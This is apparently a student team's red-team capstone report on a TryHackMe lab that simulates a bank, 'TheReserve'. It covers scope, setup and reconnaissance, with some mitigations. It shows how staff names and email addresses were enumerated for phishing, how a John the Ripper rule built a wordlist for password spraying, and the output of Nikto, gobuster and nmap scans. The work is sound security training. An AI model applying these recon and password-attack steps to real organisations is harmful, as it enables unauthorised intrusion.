رواد مصر الرقمية

وزارة الاتصالات
وتكنولوجيا المعلومات

Red Team Capstone
Technical Report

Team : TryHackUs

Content

Table of Images:

Introduction

Project Overview

TryHackMe, a cybersecurity consultancy firm, has been approached by the government of Trimento to perform a red team engagement against their Reserve Bank (TheReserve).

Trimento is an island country situated in the Pacific. While they may be small in size, they are by no means not wealthy due to foreign investment. Their reserve bank has two main divisions:

Corporate - The reserve bank of Trimento allows foreign investments, so they have a department that takes care of the country's corporate banking clients.

Bank - The reserve bank of Trimento is in charge of the core banking system in the country, which connects to other banks around the world.

The Trimento government has stated that the assessment will cover the entire reserve bank, including both its perimeter and internal networks. They are concerned that the corporate division while boosting the economy, may be endangering the core banking system due to insufficient segregation. The outcome of this red team engagement will determine whether the corporate division should be spun off into its own company.

Project Goal

The purpose of this assessment is to evaluate whether the corporate division can be compromised and, if so, determine if it could compromise the bank division. A simulated fraudulent money transfer must be performed to fully demonstrate the compromise.

To do this safely, TheReserve will create two new core banking accounts for you. You will need to demonstrate that it's possible to transfer funds between these two accounts. The only way this is possible is by gaining access to SWIFT, the core backend banking system.

Note: SWIFT (Society for Worldwide Interbank Financial Telecommunications) is the actual system that is used by banks for backend transfers. In this assessment, a core backend system has been created. However, for security reasons, intentional inaccuracies have been introduced into this process. If you wish to learn more about actual SWIFT and its security, feel free to go do some research! To put it in other words, the information that follows here has been made up.

To help you understand the project goal, the government of Trimento has shared some information about the SWIFT backend system. SWIFT runs in an isolated secure environment with restricted access. While the word impossible should not be used lightly, the likelihood of the compromise of the actual hosting infrastructure is so slim that it is fair to say that it is impossible to compromise this infrastructure.

However, the SWIFT backend exposes an internal web application at

http://swift.bank.thereserve.loc/, which TheReserve uses to facilitate transfers. The government has provided a general process for transfers. To transfer funds:

1. A customer makes a request that funds should be transferred and receives a transfer code.
2. The customer contacts the bank and provides this transfer code.
3. An employee with the capturer role authenticates to the SWIFT application and captures the transfer.
4. An employee with the approver role reviews the transfer details and, if verified, approves the transfer. This has to be performed from a jump host.
5. Once approval for the transfer is received by the SWIFT network, the transfer is facilitated and the customer is notified.
6. Separation of duties is performed to ensure that no single employee can both capture and approve the same transfer.

Project Scope

- This section details the project scope. In-Scope
- Security testing of The Reserve's internal and external networks, including all IP ranges accessible through your VPN connection.
- OSINTing of TheReserve's corporate website, which is exposed on the external network of TheReserve. Note, this means that all OSINT activities should be limited to the provided network subnet and no external internet OSINTing is required.
- Phishing of any of the employees of TheReserve.
- Attacking the mailboxes of TheReserve employees on the Webmail host (.11).
- Using any attack methods to complete the goal of performing the transaction between the provided accounts. Out-of-Scope
- Security testing of any sites not hosted on the network.
- Any security testing on the Webmail server (.11) that alters the mail server configuration or its underlying infrastructure.
- Attacking the mailboxes of other red teamers on the Webmail portal (.11).
- External (internet) OSINT gathering.
- Attacking any hosts outside of the provided subnet range. Once you have completed the questions below, your subnet will be displayed in the network diagram. This 10.200.X.0/24 network is the only in-scope network for this challenge.

Project Tools

In order to perform the project, the government of Trimento has decided to disclose some information and provide some tools that might be useful for the exercise. You do not have to use these tools and are free to use whatever you prefer. If you wish to use this information and tools, you can either find them on the AttackBox under /root/Rooms/CapstoneChallenge or download them as a task file using the blue button at the top of this task above the video. If you download them as a task file, use the password of Capstone to extract the zip. Note that these tools will be flagged as malware on Windows machines.

Note: For the provided password policy that requires a special character, the characters can be restricted to the following: !@#$%^

Project Registration

The Trimento government mandates that all red teamers from TryHackMe participating in the challenge must register to allow their single point of contact for the engagement to track activities. As the island's network is segregated, this will also provide the testers access to an email account for communication with the government and an approved phishing email address, should phishing be performed.

To register, you need to get in touch with the government through its e-Citizen communication portal that uses SSH for communication. Here are the SSH details provided:

SSH Username	e-citizen
SSH Password	stabilitythroughcurrency
SSH IP	X.X.X.250

Once you complete the questions below, the network diagram at the start of the room will show the IP specific to your network. Use that information to replace the X values in your SSH IP.

Once you authenticate, you will be able to communicate with the e-Citizen system. Follow the prompts to register for the challenge, and save the information you get for future reference. Once registered, follow the instructions to verify that you have access to all the relevant systems.

The VPN server and the e-Citizen platform are not in scope for this assessment, and any security testing of these systems may lead to a ban from the challenge.

As you make your way through the network, you will need to prove your compromises. In order to do that, you will be requested to perform specific steps on the host that you have compromised. Please note the hostnames in the network diagram above, as you will need this information. Flags can only be accessed from matching hosts, so even if you have higher access, you will need to lower your access to the specific host required to submit the flag.

Note: If the network has been reset or if you have joined a new subnet after your time in the network expired, your e-Citizen account will remain active. However, you will need to request that the system recreates your mailbox for you. This can be done by authenticating to e-Citizen and then selecting option 3.

Summary

Please make sure you understand the points below before starting. If any point is unclear, please reread this task.

The purpose of this assessment is to evaluate whether the corporate division can be compromised and, if so, determine if it could result in the compromise of the bank division.

- To demonstrate the compromise, a simulated fraudulent money transfer must be performed by gaining access to the SWIFT core backend banking system.
- The SWIFT backend infrastructure is secure but exposes an internal web application used by TheReserve to facilitate transfers.
- A general process for transfers involves the separation of duties to ensure that one employee cannot both capture and approve the same transfer.

- You have been provided with some information and tools that you may find helpful in the exercise, including a password policy, but you are free to use your own.
- There are rules in place that determine what you are allowed and disallowed to do. Failure to adhere to these rules might result in a ban from the challenge.
- After gaining access to the network, you need to register for the challenge through e-Citizen communication portal using provided SSH details.
- You will need to prove compromises by performing specific steps on the host that you have compromised. These steps will be provided to you through the e-Citizen portal.

Preparation Phase

Acquisition of Capstone Challenge Resources

The initial step involves acquiring the necessary resources for the Capstone Challenge. These include two critical files: one that specifies the organization's current password policies and another that contains a rudimentary list of passwords. Additionally, a collection of essential tools will be provided to assist in performing various penetration testing activities during the challenge.

Modifying the Hosts File

The next step is to update the hosts file with the relevant IP addresses. This modification ensures proper hostname resolution, facilitating seamless communication between hosts even when transitioning across different subnets. This is a crucial step to maintain consistent network accessibility during testing.

10.200.x.11	mail.thereserve.loc
10.200.x.12	vpn.thereserve.loc
10.200.x.13	thereserve.loc

```
echo -e '10.200.121.11\tmail.thereserve.loc' | sudo tee -a /etc/hosts
echo -e '10.200.121.11\tvpn.thereserve.loc' | sudo tee -a /etc/hosts
echo -e '10.200.121.11\tthereserve.loc' | sudo tee -a /etc/hosts
```

Figure 1

Initial Access

The first step in our assessment involves establishing an SSH connection to begin the reconnaissance process. Using the provided credentials, we successfully logged into the e-citizen communication portal via SSH and registered our account. This portal serves as a critical component for documenting and demonstrating the system compromises, as it requires us to follow specific steps on the affected hosts.

```
ssh e-citizen@10.200.121.250
e-citizen@10.200.121.250's password:

Welcome to the e-Citizen platform!
Please make a selection:
[1] Register
[2] Authenticate
[3] Exit
```

Figure 2

Network Exploration

With the initial access established, the next phase involves network discovery. Our first target in this exploration is the organization's website, where we will begin gathering valuable information for further analysis and potential exploitation.

Website (10.200.121.13)

The DNS resolution for the IP address points to: thereserve.loc.

As this scenario simulates real-world red team engagements, gaining an understanding of the company's internal structure, including its employees, is crucial. This knowledge is key in identifying potential entry points and crafting targeted exploitation strategies within the network.



Figure 3

Employee Enumeration

To proceed, we begin gathering information about the company's employees, including their titles. This step is essential in building a profile of the organization's structure, which can be leveraged for more targeted attacks in later stages of the engagement.



Figure 4

Source Code Inspection

Through client-side source code inspection of the website's images, we identified a file path related to the team images. These images are tagged with the users' names, providing valuable information for further enumeration and potential exploitation.

```
<div class="container">

    <div class="panel panel-default">
        <div class="panel-heading">
            <h3 class="panel-title">Bank Director</h3>
        </div>
        <div class="panel-body">
            <img src="/october/themes/demo/assets/images/brenda.henderson.jpeg" width="200" height="200" />
        </div>
        <div class="panel-footer" id="result">
            <p>Brenda Henderson</p>
        </div>
    </div>

    <div class="panel panel-default">
        <div class="panel-heading">
            <h3 class="panel-title">Deputy Directors</h3>
        </div>
        <div class="panel-body">
            <img src="/october/themes/demo/assets/images/leslie.morley.jpeg" width="200" height="200" /><img src="/october/themes/demo/assets/images/martin.savage.jpeg" width="200" height="200" />
        </div>
        <div class="panel-footer" id="result">
            <p> Leslie Morley and Martin Savage</p>
        </div>
```

Figure 5

Directory Listing Vulnerability

Upon accessing the path /october/themes/demo/assets/images/, we identified a directory listing vulnerability. This exposure allows us to view and access all the images and associated user names stored in the directory.

Mitigation:

- Disable directory listing on the web server by adjusting the server configuration (e.g., in Apache, this can be done by setting Options -Indexes in the .htaccess file).
- Ensure that sensitive directories are properly secured and inaccessible to unauthorized users.
- Consider setting appropriate file permissions to restrict public access to sensitive content.

```
Brenda Henderson  ----   Bank Director
Leslie Morley     ----   Deputy Directors
Martin Savage     ----   Deputy Directors
paula bailey      ----   CEO
christopher smith ----   CIO
antony ross       ----   CTO
charlene thomas   ----   CMO
rhys parsons      ----   COO
lynda gordon      ----   Personal Assistance to the Executives
Roy sims          ----   Project Manager
Aimee Walker      ----   Lead Developers
Patrick Edwards   ----   Lead Developers
laura wood
emily harvey
ashley chan
keith allen
mohammad ahmed
```

Figure 6

Email Address Enumeration and Corporate Disclosure

By analyzing the naming conventions used in the image file names, we deduced the organization's email creation pattern: firstname.lastname@domain.com. This insight provides a useful vector for further enumeration, including potential phishing or targeted social engineering attacks. Additionally, the image naming convention poses a significant risk, as it likely mirrors the structure used for corporate email addresses. Reviewing the “Contact Us” page revealed that emails can be sent to applications@corp.thereserve.loc, disclosing the domain format used for corporate emails and enabling us to compile a list of potential usernames for further enumeration.

Email Address	Email Address
antony.ross@corp.thereserve.loc	keith.allen@corp.thereserve.loc
ashley.chan@corp.thereserve.loc	laura.wood@corp.thereserve.loc
brenda.henderson@corp.thereserve.loc	leslie.morley@corp.thereserve.loc
charlene.thomas@corp.thereserve.loc	lynda.gordon@corp.thereserve.loc
christopher.smith@corp.thereserve.loc	martin.savage@corp.thereserve.loc
emily.harvey@corp.thereserve.loc	mohammad.ahmed@corp.thereserve.loc
paula.bailey@corp.thereserve.loc	rhys.parsons@corp.thereserve.loc
roy.sims@corp.thereserve.loc	

Given access to the password policy and the base password list, we can start compiling a potential list of passwords for use against various services or authentication forms. We will employ John the Ripper to generate a list of

passwords by applying rules that align with the established password policy. This approach allows for a more streamlined and efficient password generation process.

```
sudo mousepad /etc/john/john.conf
```

Figure 7

```
4157 # End of john.conf file.
4158 # Keep this comment, and blank line above it, to make sure a john-local.conf
4159 # that does not end with \n is properly loaded.
4160 ##########################################3
4161 #custme rule
4162 [List.Rules:red-team]
4163 Az"[0-9]" $[!@#$%^]
4164
```

ove the mouse pointer outside or press Ctrl+Alt.

Figure 8

```
→ Capstone_Challenge_Resources john --wordlist=password_base_list.txt --rules=red-team --stdout >> password.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
720p 0:00:00:00 100.00% (2024-10-12 17:03) 3272p/s reservebank9^
→ Capstone_Challenge_Resources
```

Figure 9

As a result, we generated approximately 660 unique passwords that can be employed in various attack scenarios, such as brute force, password spraying, or credential stuffing. Additionally, by utilizing a browser plugin called Wappalyzer, we can assess the technologies utilized by the server, including their versions when available.



Figure 10

Directory discovery:

We will proceed with directory discovery using various tools, beginning with a scan using Nikto on the target

(see Appendix I For more information)

```
→ CApstone red team nikto -h http://thereserve.loc
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.200.121.13
+ Target Hostname:    thereserve.loc
+ Target Port:        80
+ Start Time:         2024-10-14 11:22:00 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers
/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a differ
ent fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-hea
der/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 18f, size: 5fa8ec718a96d, mtime: gzip. See: http://cve.m
itre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, HEAD, GET, POST .
```

Figure 11

As a result of Nitko We have identified an exposed PHP info file that is disclosing a substantial amount of information about the web server.



Figure 12

The exposure of a PHP info file poses significant risks as it reveals critical information about the web server's configuration and software versions. This information can be leveraged by attackers to identify vulnerabilities and exploit weaknesses in the system.

Mitigation Strategies

- **Restrict Access**: Implement access controls to prevent unauthorized users from accessing sensitive files like PHP info pages.
- **Remove Sensitive Files**: Regularly audit and remove any unnecessary files that could disclose sensitive information.
- **Implement Security Best Practices**: Ensure that server configurations follow security best practices, including disabling error reporting in production environments.

We will continue our directory exploration using gobuster and searching for directories and virtual hosts. (see Appendix II For more information)

```
→ CApstone red team gobuster dir -u http://thereserve.loc -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://thereserve.loc
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/october             (Status: 301) [Size: 318] [--> http://thereserve.loc/october/]
```

Figure 13

```
→ CApstone red team gobuster vhost -u http://thereserve.loc -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt --exclude-length 335
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://thereserve.loc
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   false
[+] Exclude Length:  335
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
```

Figure 14

Since no virtual hosts were identified, we will proceed by skipping this section. During our exploration of the discovered paths, we noted that the web server has several directories with directory listings enabled. One directory, in particular, warrants further investigation: http://thereserve.loc/october/modules/. This path may present valuable insights and opportunities for further analysis.

Upon examining the backend files, we identified the existence of an administration panel; however, its access path was initially concealed. Through a combination of brute-forcing and informed guessing, we successfully uncovered the correct path to the administration panel.



Figure 15



Figure 16

Next, I will run an Nmap scan to check for any open services that may provide additional avenues for further exploration.

```
└─$ nmap -p- thereserve.loc
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 14:39 EDT
Nmap scan report for thereserve.loc (10.200.121.13)
Host is up (0.24s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1339.17 seconds
```

Figure 17

Unfortunately, the Nmap scan did not reveal any additional open services for further investigation.

The next step is to determine potential usernames and passwords for accessing the administration panel. We will resume our enumeration efforts to identify other exposed IP addresses.



Figure 18

We will proceed with directory discovery using various tools, beginning with a scan using Nikto on the target

(see Appendix III For more information)

```
➜  CApstone red team nikto -h http://10.200.121.12
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.200.121.12
+ Target Hostname:    10.200.121.12
+ Target Port:        80
+ Start Time:         2024-10-14 11:24:56 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers
/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a differ
ent fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-hea
der/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /login.php: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
```

Figure 19

As Nikto did not return any notable results, we will proceed with GoBuster to explore potential virtual hosts and directories.

```
➜  CApstone red team gobuster dir -u http://10.200.121.12 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.200.121.12
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/vpn                 (Status: 301) [Size: 312] [--> http://10.200.121.12/vpn/]
```

Figure 20

We discovered a path containing a configuration file for a VPN, which appears to be connected to the internal network. This finding could provide valuable insight into the network infrastructure and potential access points.

